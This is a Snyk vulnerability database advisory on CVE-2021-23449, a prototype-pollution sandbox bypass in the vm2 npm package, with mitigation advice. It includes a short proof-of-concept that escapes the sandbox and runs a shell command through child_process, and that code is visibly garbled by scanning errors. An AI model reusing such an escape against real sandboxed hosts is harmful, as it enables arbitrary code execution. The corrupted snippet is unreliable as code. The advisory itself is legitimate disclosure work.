# **snyk** Vulnerability DB

Snyk Vulnerability Database > npm > vm2

# Sandbox Bypass

Affecting vm2 package, versions <3.9.4



# INTRODUCED: 17 SEP 2021 CVE-2021-23449 CWE-1321 CWE-265 FIRST ADDED BY SNYK Share How to fix? Upgrade vm2 to version 3.9.4 or higher.

#### Overview

vm2 is a sandbox that can run untrusted code with whitelisted Node's built-in modules.

Affected versions of this package are vulnerable to Sandbox Bypass via a Prototype Pollution attack vector, which can lead to execution of arbitrary code on the host machine.

#### PoC

```
const {WM} = require("vm2"); let vmInstance = new VM();

let code =

res = eval($#39;import(\\'./foo.js\\');') res.__proto__._proto__.polluted =

res.__proto___proto__.toString.constructor("return this")
().process.mainModule.require("child_process").execSync("touch HACKED").toString();
: vmInstance.run(code): console.log(oolluted):
```

#### Details

Prototype Pollution is a vulnerability affecting JavaScript. Prototype Pollution refers to the ability to inject properties into existing JavaScript language construct prototypes, such as objects. JavaScript allows all Object attributes to be altered, including their magical attributes such as \_\_proto\_\_, constructor and prototype. An attacker manipulates these attributes to overwrite, or pollute, a JavaScript application object prototype of the base object by injecting other values. Properties on the Object.prototype are then inherited by all the JavaScript objects through the prototype chain. When that happens, this leads to either denial of service by triggering JavaScript exceptions, or it tampers with the application source code to force the code path that the attacker injects, thereby leading to remote code execution.

There are two main ways in which the pollution of prototypes occurs:

- Unsafe Object recursive merge
- Property definition by path

# Unsafe Object recursive merge

The logic of a vulnerable recursive merge function follows the following high-level model:

```
merge (target, source)
foreach property of source

if property exists and is an object on both the target and the source merge(target[property], source[property]) else
target[property] = source[property]
```

When the source object contains a property named \_\_proto\_\_ defined with <code>Object.defineProperty()</code>, the condition that checks if the property exists and is an object on both the target and the source passes and the merge recurses with the target, being the prototype of <code>Object</code> and the source of <code>Object</code> as defined by the attacker. Properties are then copied on the <code>Object</code> prototype.

Clone operations are a special sub-class of unsafe recursive merges, which occur when a recursive merge is conducted on an empty object: merge({}, source).

lodash and Hoek are examples of libraries susceptible to recursive merge attacks.


## Property definition by path

There are a few JavaScript libraries that use an API to define property values on an object based on a given path. The function that is generally affected contains this signature: theFunction(object, path, value)

If the attacker can control the value of "path", they can set this value to \_\_proto\_\_.myValue . myValue is then assigned to the prototype of the class of the object.

## Types of attacks

There are a few methods by which Prototype Pollution can be manipulated



Report a new vulnerability

Found a mistake?

| Туре                       | Origin | Short description   |
|----------------------------|--------|---|
| Denial of<br>service (DoS) | Client | This is the most likely attack.  DoS occurs when Object holds generic functions that are implicitly called for various operations (for example, toString and valueof).  The attacker pollutes Object.prototype.someattr and alters its state to an unexpected value such as Intor Object. In this case, the code fails and is likely to cause a denial of service.  For example: if an attacker pollutes Object.prototype.toString by defining it as an integer, if the codebase at any point was reliant on someobject.toString() it would fail. |
| Remote Code<br>Execution   | Client | Remote code execution is generally only possible in cases where the codebase evaluates a specific attribute of an object, and then executes that evaluation.  For example: eval(someobject.someattr) . In this case, if the attacker pollutes <code>Object.prototype.someattr</code> they are likely to be able to leverage this in order to execute code.  |
| Property<br>Injection      | Client | The attacker pollutes properties that the codebase relies on for their informative value, including security properties such as cookies or tokens.  For example: if a codebase checks privileges for someuser.isAdmin, then when the attacker pollutes Object.prototype.isAdmin and sets it to equal true, they can then achieve admin privileges.  |

# Affected environments

The following environments are susceptible to a Prototype Pollution attack:

- · Application server
- Web server
- Web browser

## How to prevent

- 1. Freeze the prototype— use <code>Object.freeze</code> (<code>Object.prototype</code>)
- 2. Require schema validation of JSON input.
- 3. Avoid using unsafe recursive merge functions.
- 4. Consider using objects without prototypes (for example, Object.create(null)), breaking the prototype chain and preventing pollution.
- 5. As a best practice use  $\mbox{\it Map}$  instead of  $\mbox{\it Object}$  .

## For more information on this vulnerability type:

Arteau, Oliver. "JavaScript prototype pollution attack in NodeJS application." GitHub, 26 May 2018

### References

- GitHub Commit
- GitHub Issue
- GitHub Release

PRODUCT

Snyk Open Source

Snyk Code

Snyk Container

Snyk Infrastructure as Code

Test with Github

Test with CLI

RESOURCES

Vulnerability DB

Documentation

Disclosed Vulnerabilities

Blog

FAQs

COMPANY

About Jobs

Contact

Policies

Do Not Sell My Personal Information

CONTACT US

Support

Report a new vuli

Press Kit

Events



© 2022 Snyk Limited

Registered in England and Wales. Company number: 09677925

Registered address: Highlands House, Basingstoke Road, Spencers Wood, Reading, Berkshire, RG7 1NT.